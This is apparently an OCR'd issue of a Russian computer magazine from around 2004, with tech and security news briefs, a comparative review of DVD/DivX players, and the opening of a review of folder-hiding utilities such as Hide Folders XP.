
Педофилам, геронтофилам и прочим зоофилам, кажется, скоро придется туго. ФБР серьезно озабочено деградацией мировой наций и для борьбы с ней создало международное спецподразделение по борьбе с киберпреступностью (Virtual Global Task Force). Под киберпреступностью тут кроется не компьютерный взлом и не распространение вирей, а посягательство старых развратников на детскую честь. Выглядеть рабочий день сотрудника такого отдела будет так: приходит он в свой офис, запускает браузер и до вечера серфит по разным форумам, высматривая, где кто кого развращает. А как увидит, что какой-нибудь starper написал malishka: "male/84/rus. Wanna sex?", сообщает о дедушке куда следует. Также задачей



VGTF является отслеживание педофильных порносайтов и их клиентов с целью гонений и тех, и этих. Джим Гейбл, сотрудник спецподразделения, заявил: "Речь идет не о воплощении в реальность идеи Большого Брата, а о необходимом наращивании полицейского надзора в интернете". Кстати, судя по всему, агентура не будет действовать исподтишка. Возле ника агента, висящего на форуме, будет приписка: "Я работаю на ФБР". Забавно. ■

НЕУДАВШАЯСЯ МЕСТЬ УВОЛЕННОГО ПРОГРАММЕРА

ВЗЛОМ



Еще один случай поимки сотрудника, пытавшегося грабануть бывшего работодателя, зафиксирован в Тернополе. Некий чел, назовем его мистер Буп, работал в банке программером. Спецом он был хорошим, а вот работником - не очень. Недисциплинированный такой. Поэтому ему сказали: "До свидания" - и помахали ручкой вслед. Но кодер так просто уходить не собирался. Он за своей работы изучил банковскую сеть вдоль и поперек, и поскольку считал себя незаслуженно обиженным, решил присвоить себе тысячу-другую украинских тугриков. Проникнув в сеть, мистер Буп стал перебрасывать бабло с банковского счета на кредитные карты. Туда тыщенку, сюда две - вот и 30 тысяч накапало. Тут-то тернопольские муссоршмидты и спохватились. Особого труда выследить негодяя не составило - мистер Буп был глуп и туп, следы не заметал, логи не подчищал, деньги обналичивал по-простому - лично. На последней обналичке, где он пытался снять 13 штук, его и взяли.

ТЕХНОЛОГИЧНЫЙ BLUETOOTH

ЖЕЛЕЗО



RSA-232 совместимый Bluetooth-адаптер представила компания SMART Modular Technologies. Новинка предназначена для использования в системах, где по-прежнему активно используется стандарт RSA-232 (в промышленности, медицине и научных исследованиях). Модель оснащена интегрированной антенной, вшитой конфигурационной утилитой, в ней также полностью реализован стек Bluetooth. Фишка такого устройства понятна и ежу - если подключить его, скажем, к какому-нибудь медицинскому оборудованию, медики смогут контролировать его работу в радиусе 30 метров при помощи ноутбука. При этом можно будет ходить с ним взад и вперед, не опасаясь запутать провода. Питание SMART RS-232 может осуществляться как через COM-разъем, так и от внешнего источника. Максимальная скорость передачи данных устройства составляет 200 Кбит/с, потребляемый ток - менее 150 мА.

Ученые продолжают исследования в области влияния Bluetooth на человеческий мозг и Куттер, как настоящий гик, не смог остаться в стороне! Теперь он каждую ночь спит рядом с несколькими работающими bluetooth-устройствами и записывает свои наблюдения в дневник www.livejournal.com/community/x_crew.

МОЗГОБОЛ


HITECH



Ученые шведского института взаимодействий представили необычный игровой автомат Mindball (www.mindball.se). Два игрока садятся друг напротив друга и силой мысли гоняют шарик по столу. Побеждает тот, кто сумел расслабиться и успокоиться - как в программе "Кресло". Исход матча не зависит от интеллектуальных познаний игроков или их физической силы, оба находятся в равных условиях. Мозгобол продолжает линейку "игр разума". Повязка камикадзе на лбу - это, конечно же, электроды. Они регистрируют биоэлектрическую активность отдельных областей и долей мозга. По проводам данные поступают на компьютер. И уже машина координирует перемещения шарика над магнитной подушкой, спрятанной в крышку стола. Матч начинается в центре поля и длится 3 минуты. Перемещение в зону более напряженного противника означает его поражение. Азарт в этой игре только помеха. Одни игроки, чтобы расслабиться, закрывают глаза, другие - медитируют. Переход от тревоги к глубокой нирване происходит очень быстро. В итоге шарик дико носится по столу и совершает нереальные виражи. Автомат для игры в мозгобол можно приобрести за 20 тысяч долларов.

МИНИАТЮРНЫЙ WI-FI

ЖЕЛЕЗО



Честно говоря, меня всегда интересовало, почему в сотовые телефоны до сих пор не интегрировался стандарт IEEE 802.11. Этому было как минимум две причины: высокое энергопотребление и отнюдь не малые размеры контроллеров. Японская компания Murata Manufacturing, поставляющая bluetooth-контроллеры для Nokia, представила недавно микроминиатюрный модуль Wi-Fi для использования в сотовых телефонах. Новая микросхема содержит радиочастотный трансивер с предусилителем (+20 дБ), MAC-контроллер и базовый набор функций, при этом обладает размерами 9,6x9,6x1,8 мм (на фотке с сайта производителя - микросхема рядом с монетой).

Как же инженерам удалось наделить такую маленькую микросхему полноценными функциями Wi-Fi-адаптера? Главной фишкой тут стало использование низкотемпературной керамики LTCC (low temperature co-fired ceramic), в которой объединены полупроводниковые чипы и пассивные элементы: в текущей версии микросхема содержит целых 20 слоев керамики.

CHAOS CONSTRUCTION 2004

ВЗЛОМ



С 21 по 22 августа в концертном зале ЛДМ г. Санкт-Петербурга состоится событие, которого уже несколько лет ждали русские демосценеры, - Chaos Construction 2004. Пати было некогда крупнейшим в России и уже трижды проводилось в Питере. Готовность снова поучаствовать в нем изъявили многие известные личности. Стандартные компо (gfx, music, demo, 4k intro, 64k intro) будут проводиться для PC, Amiga и 8-битных платформ. Входной билет на два дня составит 150 рублей, хотя если заказать через сайт заранее, то выйдет на полтинник дешевле. На пати также состоится выставка разных платформ, где можно будет увидеть такие шедевры техномысли, как Commodore64, ЕС1841, Atari 1040 ST, СМ1425, Next и Silicon Graphics Indigo. Главным организатором мероприятия в очередной раз выступил Сева Потапов aka Random, а за проведение компо на разных платформах отвечают инсайдеры.

На форуме сайта http://cc4.spb.ru сейчас вовсю ведется обсуждение предстоящего пати, и, судя по всему, это будет самая масштабная и организованная компьютерная тусовка за всю историю российского компьютерного андеграунда. Я обязательно побываю на CC2K4 и напишу в "Сцену" подробный отчет. И очень тебе рекомендую посмотреть на это своими глазами. Мероприятия такого масштаба проходят не каждый год.


SAMSUNG
ГЕНЕРАЛЬНЫЙ ПАРТНЕР
ОЛИМПИЙСКОГО КОМИТЕТА РОССИИ
Прикоснись к искушению
SAMSUNG
SAMSUNG FUN Club
www.samsungmobile.com
allo.samsung.ru
Совершенная форма. Совершенные возможности.
X100
SAMSUNG
ВСЕМИРНЫЙ ПАРТНЕР
ОБОРУДОВАНИЕ ДЛЯ БЕСПРОВОДНОЙ СВЯЗИ
40-голосная полифония
Цветной дисплей (65536 цветов)
Изящный дизайн
Загрузка игр (JAVA)
MMS-сообщения
Галерея Samsung: г. Москва, ул. Тверская, д. 9/17, стр. 1. Информационный центр: 8-800-200-0-400. www.samsung.ru.
Товар сертифицирован

ТЕСТИМ DVD/DIVX

■ test_lab (test_lab@gameland.ru)

«Домашний кинотеатр» - в последнее время это словосочетание можно часто услышать в рекламе, от друзей, увидеть на страницах модных журналов, но не всегда под этим термином скрывается действительно полный комплект всех необходимых устройств, требующихся для просмотра фильмов дома. Сегодня мы поговорим о центральной части понятия, упомянутого выше (тем более что тема звукового сопровождения затрагивалась в одном из прошлых номеров, когда мы тестировали 5.1 акустику), а именно о DVD-плеерах, причем основным критерием отбора устройств являлось наличие возможности проигрывания не только DVD, но и DivX-дисков. Поскольку, несмотря на все большее и большее распространение формата DVD, основным способом хранения фильмов в нашей стране пока еще остается более дешевый, пусть и менее качественный, DivX. Все отобранные для теста устройства подходят под ценовую категорию $150-$300 и являются многоформатными плеерами, то есть поддерживают дисковые цифровые носители с разными технологиями записи информации.

БЛАГОДАРНОСТИ

test_lab благодарит за предоставленное для тестирования оборудование компании ULTRA Computers (т. 790-75-35) и Multimedia Club (т. 943-92-90).

СПИСОК ПРОТЕСТИРОВАННОГО ОБОРУДОВАНИЯ
XORO HSD 400Plus
Technosonic MP-107
4tune fortune MP-151
KiSS DP1500
Pinnacle Media ShowCenter SC1000

ТЕХНОЛОГИЯ

Основу плеера составляет DVD-привод, который подключается к системной плате посредством обыкновенного шлейфа и кабеля питания от блока, понижающего напряжение электрической сети в 220 вольт до приемлемых 12 или 5. О работе лазерного плеера рассказано уже немало, поэтому заострять внимание на этом мы не будем, а расскажем только о некоторых аспектах "программной" части видеоплеера. Рассмотрим подробнее, какие можно найти разъемы на задней панели плеера, что означают поддерживаемые им стандарты видеосигнала и что нужно для организации комфортного просмотра.

ВИДЕОСИСТЕМЫ

Видеосистема позволяет плееру и телевизору общаться на одном языке, понятном обоим устройствам. До недавнего времени этот вопрос был незначительным, поскольку в России использовалась единственная система - SECAM, однако с появлением видеомагнитофонов ситуация в корне изменилась. Часто возникала такая проблема: фильм не воспроизводился, так как он был записан в формате, отличном от того, который мог прочитать телевизор. Наиболее часто используемые системы (PAL, SECAM и NTSC) несовместимы между собой. Причиной является различный способ подачи информации, разное количество строк, разная частота развертки, частота кадров в секунду и некоторые другие параметры. Так что при покупке следует обратить внимание на совместимость телевизора и плеера.

ФОРМАТЫ ВИДЕО

В плату встроена микросхема для аппаратного декодирования различных форматов видео- и аудиопотоков, причем, как правило, кодеки можно добавлять или обновлять старые посредством перепрошивки управляющей микропрограммы. Основным для всех тестируемых плееров является стандарт MPEG-2, который лег в основу записи DVD-фильмов, и его фактическое расширение MPEG-4 (как самый последний разработанный и наиболее функциональный формат в сжатии и воспроизведении видеопотока). Вторым наиболее распространенным кодеком является DivX, на текущий момент существует несколько основных его версий - это 3.xx, 4.xx и 5.xx, каждый из которых отличается от своих собратьев способом сжатия и некоторыми дополнительными возможностями (так, например, в пятой версии появилась поддержка Bi-directional Frames). Вообще, исторически сложилось так, что кодек DivX ассоциируется с пиратством и хакерами (так как изначально версия "DivX ;-) 3.11 alpha" - это взломанный MPEG-4 version 3), поэтому из-за правовых проблем до последнего времени достаточно редко встречались плееры, поддерживающие воспроизведение дисков с фильмами, закодированными этим кодеком. Была (вернее, есть и сейчас) еще одна версия кодека, созданная авторами DivX в недрах той же компании - OpenDivX, которая не совместима ни с одной версией своего старшего брата, позднее на ее основе независимой группой программистов был разработан формат кодирования XviD (обратное написание DivX).

Различаются все эти кодеки алгоритмами сжатия данных, но в основе лежит простой принцип: при кодировании записываются только key-frames (ключевые кадры), а далее лишь информация об изменении картинки по сравнению с ключевой.

> Немаловажным для просмотра фильма является хорошее звуковое оформление.

ФОРМАТЫ АУДИО

Немаловажным для просмотра высококачественного фильма является хорошее звуковое оформление. Дорожка закодированных в DivX фильмов, как правило, является двухканальной (стерео) и сжатой при помощи MP3-кодека (все это делается для уменьшения размера конечного файла). Однако на деле возможности, заложенные в эти форматы (DivX и MPEG-4), позволяют записывать акустическое оформление не только при помощи популярных кодеков: также возможно использование и OGG, и ACC, и WMA и даже AC-3 (многоканальный). Чтобы расширить возможности своих продуктов производители обычно добавляют к стандартным функциям еще и проигрывание музыки в MP3-формате, ведь все равно аппаратный декодер уже установлен, нужно всего лишь дополнить программное обеспечение способностью воспринимать этот формат.

ФОРМАТЫ ФОТО

В последнее время цены на цифровые фотоаппараты значительно снизились и, отдавая дань моде, производители DVD-плееров стали встраивать в логику плеера поддержку формата цифровых фотографий - JPG с различной степенью сжатия, и поддержку дисков, записанных в стандарте Photo CD. Представь, насколько прикольно будет смотреть отснятые фотки на большом экране телевизора, а не маленьком мониторе компьютера.

КОННЕКТОРЫ ВИДЕО

Для вывода видеосигнала на экран телевизора (или другую воспроизводящую аппаратуру, например, проектор) предназначено несколько видов коммуникационных разъемов. Обычно на задней панели DVD-плеера можно найти композитный (или RCA, или тюльпан; 2 контакта), S-Video (MiniDIN, 4 или 7 контактов) и универсальный разъем SCART (21 контакт, позволяет выводить и видео, и звук), реже встречаются RGB (MiniDIN, 9 ног) и D-SUB (стандартный коннектор для монитора). Различаются все эти выходы способом подачи сигнала на воспринимающее устройство.

Самым простым, но одновременно и самым низкокачественным является композитный (хорошего изображения при подключении через него получить не удастся из-за ограниченного диапазона пропускаемых частот), плюсом же является наличие этого разъема на любой видеоаппаратуре.

S-Video-выход использует уже четыре провода (2 земли, 2 сигнала) - на телевизор будет подаваться информация о яркости и цветности (для 4-х контактного разъема). Если же используется семипиновый коннектор, то на остальные ножки будет выводиться обычный композитный сигнал (провод, работающий по этому принципу, можно встретить в комплектации с видеокартами ATI Radeon).

Наиболее полным по сигналу является разъем SCART, где стандартом заложен не только вывод, но и ввод сигнала, причем его универсальность заключается в том, что на 21-ом контакте присутствуют все виды передачи видеоинформации: RCA, S-Video и RGB, который является наиболее качественным.

RGB-коннектор на 9 ножек является достаточно редким, а подключение аппаратуры через этот разъем позволяет добиться очень хорошего качества изображения на экране. Все выводы этого типа соединения можно получить из SCART при помощи соответствующего переходника.

Разъем D-SUB также предназначен для вывода RGB-сигнала и используется для подключения монитора или проектора, качество изображения в этом случае тоже достаточно высоко.

Из всего сказанного можно сделать вывод: если имеется трехцветный выход (на плеере) и такой же вход (на телевизоре), то следует соединять между собой устройства именно через него, чтобы получить наиболее высокое качество изображения. Причем особой разницы между RGB, D-SUB и SCART в этом случае нет (только если в SCARTе не используется композитный или S-Video сигнал).

КОННЕКТОРЫ АУДИО

Чтобы соединяться с аудиоаппаратурой, на плеере имеется всего три основных вида интерфейсов подключения: коаксиальный, оптический и 5xRCA. Первые два используются для вывода цифрового звука с поддержкой Dolby Digital, DTS, Dolby Pro Logic, последний же предназначен для коммутации с аналоговой акустикой. Причем для вывода цифрового звука нужен специальный прибор - декодер, который будет расшифровывать закодированный цифровой сигнал.

DVD-РЕГИОН

Наверняка тебе известно, что у формата DVD-Video существует специальная защита по регионам. Сделано это для того, чтобы можно было защищаться от пиратов. Стоит помнить, что региональный код - это всего лишь информация и никак не ключ шифрования. Поэтому пираты спокойно обходят такую защиту, попросту убирая эту информацию. Подробнее о регионах DVD можно прочитать на официальном сайте разработчиков стандарта. Нам же важно только то, что привод плеера по умолчанию может быть настроен на определенный регион, причем не всегда пятый (в нем находится Россия), и не любой лицензионный диск в этом случае можно будет просмотреть. Но мы бы жили не в великой и могучей стране, если бы нельзя было легко обойти эту проблему...

> У формата DVD-Video существует специальная защита по регионам.

ВОЗМОЖНОСТЬ ПРОШИВКИ

Эта возможность очень сильно нам помогает. Перезаписывание микропрограммы не представляет абсолютно никакой сложности (мы уверены, что ты не раз проделывал такую операцию со своим аудиоплеером или мобильником) - нужно лишь записать на диск файл с прошивкой, далее плеер все сделает сам. У разных производителей способы различаются лишь форматом диска и названием файла. Проделывая данную операцию, можно, например, сделать плеер мультизонным (получить возможность читать диски всех регионов), обновить кодеки, добавив новый, или же сделать нормальную поддержку русского языка (как у плеера от XORO).

МЕТОДИКА ТЕСТИРОВАНИЯ

Для того, чтобы протестировать плееры, мы использовали несколько дисков с записанными видео-, аудио- и фотофайлами, причем тестовые сэмплы были созданы с использованием различных кодеков и форматов сжатия (так проверялась возможность безошибочного чтения). Конечно же, проверялась и основная возможность плеера - проигрывание DVD-дисков, которых использовалось также несколько (для исключения случайных багов в

Модель	Качество DVD видео	Качество DivX видео	Функциональность	Дизайн	Удобство	Подключение	Средний балл
XORO HSD 400Plus	4	3	5	4	4	5	4.16
Technosonic MP-107	5	3	5	4	3	4	4
4tune fortune MP-151	5	4	5	4	5	5	4.6
KiSS DP1500	5	5	5	4	5	4	4.6
Pinnacle Media ShowCenter SC1000	4	4	4	2	4	4	3.6

XORO HSD 400PLUS ★★★★

Стильный черный корпус с зеркальной передней панелью выглядит достаточно строго и внушительно. Ненавязчивая индикация двух цветов (синий и красный) очень информативна и вместе с тем не мешает просмотру в полутемной комнате. На передней панели есть элементы управления воспроизведением, но они не дают возможности навигации по меню, поэтому без пульта работать с дисками, отличными от формата DVD, все же неудобно. Плеер является одновременно и караоке-центром с возможностью подключения до двух микрофонов, причем на передней панели присутствуют регуляторы громкости и эха для работы в таком режиме.

Меню плеера не очень удобное, но после некоторой тренировки в нем относительно легко ориентироваться, есть поддержка русского языка (сделанная по принципу "все татары кроме я"), причем полностью на латинице, исправляется это скачиванием неофициальной прошивки. Небольшой минус - пульт работает только в прямой видимости (хотя, возможно, это дефект данной модели).

При просмотре фильмов в DVD-формате нареканий не возникло, но при просмотре других дисков все оказалось не так гладко, как хотелось бы. Во-первых, плеер может прочитать не любой диск (зависимости выявить не удалось, поскольку из девяти дисков не прочиталось три, записанных как дома, так и промышленным способом). Во-вторых, если смотреть фильм в формате DivX, то некорректно работает перемотка (после нее фильм замораживается), один из тестовых клипов выглядел как в тумане, и изображение значительно размылось (кодек DivX 4), некачественно происходит resize. При просмотре списка из 23 клипов меню немного подтормаживало, а русские MP3-тэги не показывались.

В качестве достоинств стоит отметить хорошее качество DivX при совпадающем с экраном телевизора размере исходника.



ХАРАКТЕРИСТИКИ
Видеосистемы: PAL, NTSC
Поддерживаемые форматы видео: MPEG-1 (SVCD, VCD); MPEG-2 (DVD); MPEG-4; DivX; XviD
Поддерживаемые форматы аудио: WMA; Audio CD; MP3
Поддерживаемые форматы фото: JPEG Picture CD; Kodak Picture CD
Встроенные декодеры цифрового звука: Dolby Digital, DTS
Коннекторы видео: композитный, S-Video, SCART, D-SUB
Коннекторы аудио: 2xRCA (stereo), Coaxial, Optical, 6xRCA (5.1), 2xMicIn
Регион: 5
Дополнительно: режим караоке, наличие скринсейвера, поддержка формата XviD
Размеры: 430x50x320 мм


виде пылинок или царапин на поверхности диска).

Все плееры имеют возможность подключения через универсальный разъем SCART, и при соединении телевизора и плеера использовался именно он, чтобы качество картинки было наивысшим. Изображение на экране оценивалось визуально с учетом мнения нескольких человек (один человек, незнакомый с железом, двое простых пользователей и один тестер), при просмотре обращалось внимание на заедания, качество выдаваемой картинки, если возникали спорные моменты, то кусок сэмпла повторялся, дабы окончательно сойтись во мнениях. Также обращалось внимание на дизайн, возможности коммутации и удобство пульта.

ВЫВОДЫ

Оказалось, что все плееры справляются со своими прямыми задачами по воспроизведению DVD-дисков, многие из них даже можно сделать мультизонными. Основные проблемы выявляются лишь при воспроизведении DivX, причем просматривается тенденция того, что фильмы, закодированные кодеком версии 3.11, воспринимается прекрасно, а вот более старые версии читаются уже хуже. С воспроизведением же музыкальных и фотодисков все плееры отлично справляются.

Сегодня награда "Выбор редакции" достается KiSS DP1500 как обладающему наиболее качественным воспроизведением и богатыми возможностями, а "Лучшая покупка" отдается 4tune fortune MP-151.



PINNACLE MEDIA SHOWCENTER SC1000

★★★★

Этот девайс не является плеером в полном смысле слова - скорее, это некий центр, призванный объединить все мультимедиа-устройства в доме (что, кстати, и отражено в названии). Длинная серебристого цвета коробочка имеет на передней панели лишь одну кнопку (питание) и два индикатора, зато сзади представлен практически полный спектр коннекторов для подключения видеоустройств. Для соединения с компьютером или локальной сетью предназначены два порта - стандартный RG45 и слот под PCMCIA Wi-Fi карту, причем производитель в документации предлагает соединить плеер, компьютер и DSL-модем посредством роутера...

Выдаваемое изображение сравнимо с обычным плеером. Оно не хуже и не лучше, чем у любой представленной в тесте модели - правильно и практически без скачков воспроизводились фильмы DVD и DivX, причем в случае последнего качество картинки аналогично фильму на компьютере.

Конечно, радуют такие богатые возможности воспроизведения разных форматов, однако мешает жесткая привязка к PC, избавиться от которой невозможно, а если учесть тот фактор, что многие сегодняшние плееры по способностям ничуть не хуже, то необходимость покупки такого центра ставится под сомнение.

ХАРАКТЕРИСТИКИ
Видеосистемы: PAL, NTSC
Поддерживаемые форматы видео: MPEG-1 (SVCD, VCD); MPEG-2 (DVD); MPEG-4; DivX; XviD
Поддерживаемые форматы аудио: MP3, PCM, WMA
Поддерживаемые форматы фото: JPEG, BMP, PNG, GIF
Встроенные декодеры цифрового звука: нет
Коннекторы видео: SCART, компонентный (YCbCr), S-Video
Коннекторы аудио: 2x2xRCA (2 stereo), Optical, Coaxial
Дополнительно: подключение к локальной сети посредством витой пары или Wi-Fi
Размеры: 280x465x35 мм

n/a

ВНЕ КОНКУРСА

KISS DP1500

★★★★★

Самый маленький в нашем обзоре плеер неплохо смотрится в любой обстановке, один человек из тестовой группы даже назвал его симпатяшкой :). Неудачным оказалось решение избавиться от элементов управления на передней панели, остались лишь две кнопки - Eject и Play, причем их ярко-синее свечение настолько сильное, что даже при дневном свете приходится загораживать их непрозрачным материалом.

KiSS DP1500 обладает рядом интересных особенностей. Во-первых, сразу обращает на себя внимание наличие порта для локальной сети и слота PCMCIA, вспоследствии оказалось, что через эти интерфейсы плеер можно подключать к компьютеру через LAN и смотреть фильмы с жесткого диска (а в модели DP1504 имеется собственный HDD).

С DVD-дисками, как и у остальных плееров, проблем не возникло, а во время просмотра мувика DivX обнаружились замечательные свойства: при резкой смене сцен плеер немного подтормаживал (кодек DivX 4.1 fast motion), но быстро подстраивался под изображение, и квадратики на экране исчезали. Также оказалось, что изменение размера мало сказывается на качестве картинки (слабое место остальных плееров). Единственной серьезной проблемой при работе с DVD является установленная по умолчанию зона 2 (то есть не все фильмы удастся посмотреть).

ХАРАКТЕРИСТИКИ
Видеосистемы:
Поддерживаемые форматы видео: MPEG-1 (SVCD, VCD); MPEG-2 (DVD); MPEG-4; DivX; XVID; RMP4
Поддерживаемые форматы аудио: MP3, Audio CD
Поддерживаемые форматы фото: JPEG Photo CD, Kodak Photo CD
Встроенные декодеры цифрового звука: нет
Коннекторы видео: композитный, SCART, S-Video
Коннекторы аудио: 2xRCA (stereo), Coaxial, Optical
Регион: 2
Дополнительно: наличие 10/100 Мбит сетевой карты и слота PCMCIA
Размеры: 230x305x50 мм

EDITORS' CHOICE 2004 ХАКЕР

$350



TECHNOSONIC MP-107

★★★★★

По-настоящему хакерская модель, поскольку даже в официальной документации (которая, кстати, на русском) говорится о том, как можно сделать плеер мультизонным. Но обо всем по порядку. Первое, что обращает на себя внимание при включении, - это довольно яркий индикатор питания (синего цвета), в темноте комфортно смотреть фильм получится с трудом, но наряду с этим индикатор, информирующий о состоянии системы, красив и функционален. К управлению плеером при помощи пульта нужно привыкнуть, поскольку изначально сложилось впечатление, что он сделан для левши и держать его нужно вверх ногами (такое хитрое расположение кнопок). Меню для навигации достаточно удобно и функционально, но мелкий шрифт сводит все достоинства на нет, поскольку с расстояния уже в полтора метра текст становится плохоразличимым (а для людей со слабым зрением вообще не виден). Минусом является и невозможность вызвать меню Setup при проигрывании фильма.

Теперь об изображении - фильм DVD прочитался без проблем, и качество его было на высоте (во время просмотра были лишь мелкие заедания, не больше 1 секунды). С дисками формата DivX опять же возникли некоторые проблемы - уже известный глюк с "замораживанием" изображения при перемотке (некоторые клипы вообще зависали), фильм же, закодированный кодеком версии 4.1 fast motion (разрешение 512x288), по качеству картинки был сравним с DVD. Не всегда корректно работает resize - изображение 320x240 получилось в виде мозаики из квадратиков, а быстрые сцены немного заедали. Если говорить о формате воспроизведения MP3, то здесь все как у всех - ничего кардинально нового и интересного, есть поддержка русских тэгов, только в странной кодировке (больше всего похожей на КОИ-8), из-за чего прочесть их невозможно.

ХАРАКТЕРИСТИКИ
Видеосистемы: PAL, NTSC
Поддерживаемые форматы видео: MPEG-1 (SVCD, VCD); MPEG-2 (DVD); MPEG-4; DivX
Поддерживаемые форматы аудио: Audio CD; MP3
Поддерживаемые форматы фото: JPEG Picture CD
Встроенные декодеры цифрового звука: Dolby Pro Logic
Коннекторы видео: композитный, S-Video, SCART, DVI (опционально)
Коннекторы аудио: Coaxial, Optical, 2xRCA (stereo)
Регион: мультизонный
Дополнительно: защита от детей
Размеры: 430x55x355 мм

$140



4TUNE FORTUNE MP-151

★★★★★

При включении 4tune fortune MP-151 опять в глаза бросается синий индикатор питания (который, кстати, совмещен с навигационным джойстиком), но на этот раз яркость его не настолько раздражающая. Полное управление этим плеером возможно не только с пульта, но и с передней панели (чего не хватает другим моделям). Пульт продуман и функционален, так что долго искать нужную кнопочку не приходилось. Минусом является не полностью выезжающий лоток диска - из-за этого немного неудобно вставлять носитель.

При просмотре DVD-фильма проблем замечено не было, картинка выглядела очень хорошо. Если же включать DivX-ролики, то тут видны некоторые артефакты (которые, впрочем, присутствуют и при просмотре на компьютере) и пересвеченные области, других же глюков не возникает. Специально поцарапанный диск с фильмом в самом начале воспроизведения стал заедать и через некоторое время остановился вовсе.

Поддержки русских ID3-тэгов в MP3-композициях замечено не было, вместо названий песен выводились знаки вопроса, приятной особенностью (присутствующей не у всех протестированных моделей) является отображение различных иконок у файлов с разным содержимым.

ХАРАКТЕРИСТИКИ
Видеосистемы: PAL, NTSC
Поддерживаемые форматы видео: MPEG-1 (SVCD, VCD); MPEG-2 (DVD); MPEG-4; DivX; XviD
Поддерживаемые форматы аудио: Audio CD; MP3
Поддерживаемые форматы фото: JPEG Photo CD; Kodak Picture CD
Коннекторы видео: композитный, S-Video, компонентный (YCbCr), SCART, D-SUB
Коннекторы аудио: 6xRCA (5.1), Coaxial, Optical
Встроенные декодеры цифрового звука: Dolby Digital, DTS
Регион: 5
Дополнительно: функция защиты лазера от перегрузки, встроенные аппаратные декодеры цифрового звука
Размеры: 420x48x270







A.P.SlasH (ap-slash@tfs.kiev.ua)

ПАПКА под ПРИКРЫТИЕМ



В который раз возвращаюсь к теме защиты файлов и каталогов. А что делать? У всех есть информация, которой с посторонними людьми делиться нежелательно. Как правило, в таких случаях рекомендуют PGP, но я не посоветую эту вещь новичку и не поставлю ее для защиты от любопытных детей. Не усложняй себе жизнь. В огороде ставят пугало, а не датчики движения, управляющие зенитным комплексом. Пишешь дневник? Ставишь на работе игры? Хранишь фотографии своей бывшей? ФБР, налоговая и рэкет чихать на тебя хотели. Тогда какой смысл использовать 3DES или Blowfish? Просто спрячь папку. Я организую обзор, ты выберешь подходящую программу для этих целей. Вперед.

КАК СПРЯТАТЬ ЛЮБИМЫЕ ДИРЕКТОРИИ

ВЫБОР ТАЙНИКА

Для начала - небольшой FAQ на тему "Почему так, а не иначе". Понимаю, каждый прячет как умеет и способы есть разные. Кроме того, по результатам моих скромных наблюдений, софт для сокрытия заветных каталогов не пользуется у народа особым доверием. Действительно, почему не архив с паролем или встроенные средства XP в паре с NTFS? Попробуем разобраться. Самые распространенные вопросы:

❶. "Запакую в RAR с паролем из 40 символов и всего делов. Зачем прятать папку?" Так ведь он все равно будет лежать у всех на виду. Если это рабочая машина, к которой у любого есть доступ, вполне могут обнаружить. Да, архив не откроют. Но к тебе возникнет нездоровый интерес. Даже если всем плевать на твои архивы, подумай о себе. Игру ты в такой архив не спрячешь. Хотя бы потому, что ее каждый раз придется распаковывать во временную папку, а потом чистить за собой Temp и корзину. С текстовиками, которые можно смотреть прямо из архива, та же история. Непорядок.

❷. "На NTFS можно запаролить любой каталог. Какой смысл качать дополнительный софт?" А эту папку все равно видно. Зачем людям вообще знать о том, что ты что-то прячешь? Чем меньше подозрений, тем крепче и ярче твои сны. И потом, не у всех XP стоит на NTFS. Где гарантия, что на работе не обрастает пылью старый добрый FAT32?


❸. "А если хранить инфу на дискете/компакте. Меньше будет мороки, верно?" Смотря что прячешь. Игры и крупнокалиберный софт с дискеты не пойдут, а на компакте не смогут создать временные файлы или споткнутся об атрибут Read only. Не все, разумеется. Но зачем рисковать? Хотя сомнений масса и вопросов хватит еще на одну статью, я все же рекомендую попробовать. Не будем топтаться на месте. Пару слов о недостатках и начнем обзор.

Общий принцип работы у всех одинаковый. В системе устанавливается драйвер, который перехватывает запросы на открытие, чтение и запись каталогов. Если папка была спрятана, он сообщает программе: "Ничего не нашел, проходи мимо". Соответственно, после загрузки с чистой дискеты без винды и прочих наворотов папки будут видны. Но если тебя не подозревают, проверять не будут. Давай посмотрим на софт.

Hide Folders XP - скрытный аккуратист

ХОЧУ СПРЯТАТЬ ПАПКУ



Первым делом следует попробовать Hide Folders XP. На мой взгляд, одна из самых простых и удобных. Добавляем папки в список и заходим в настройки. Для всех необходимых действий назначаются горячие клавиши. Стартует вместе с виндой и сворачивается в иконку. Разумеется, иконку можно убрать.




Hide Folders XP - опции для настоящих мужчин

На запуск и деинсталляцию можно поставить пароль. Исполняемый файл упакован ASProtect и редактор ресурсов его не откроет. Тем более приятно, что автор предусмотрел возможность локализации - достаточно перевести текстовик в каталоге программы. Чему следует радоваться в первую очередь, так это защите папок даже в режиме Safe mode.

